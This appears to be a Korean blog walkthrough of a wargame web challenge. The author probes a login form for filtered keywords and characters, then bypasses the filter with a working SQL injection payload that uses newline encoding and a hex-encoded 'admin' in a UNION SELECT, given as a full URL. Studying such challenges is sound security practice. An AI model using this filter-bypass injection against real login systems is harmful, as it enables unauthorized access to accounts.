

다음과 같은 폼이 보인다.



no :

로그인

false

공백을 필터링하는지 검사해보자.



no :

로그인

false

공백을 필터링하는것을 볼 수 있다.



no :

로그인

비겁하게 hack을 쓰다니 미워잉ㅜㅜ

or도 해보자.



no : or

로그인


비겁하게 hack을 쓰다니 미워잉ㅜㅜ

or도 필터링하는것을 볼 수 있다.



그렇게 필터링을 검사해보면 공백, or, %09(탭문자의 url), admin, id 를 필터링 하는 것을 볼 수 있다.

그렇다면 %0a(줄바꿈)을 이용해 공백을 대신하고, admin을 16진수화한 값을 union을 이용해 넣어보자.




하지만 실패하였다.



잠시 당황했지만 get메소드를 사용하는것을 발견했다.

그렇다면 주소표시줄로 -1%0aunion%0aselect%0a0x61646d696e 를 넘겨주면 된다.

 <http://webhacking.pe.kr/challenge/web11/index.php?no=-1%0aunion%0aselect%0a0x61646d696e>

로그인에 성공했고 패스워드를 얻었다.

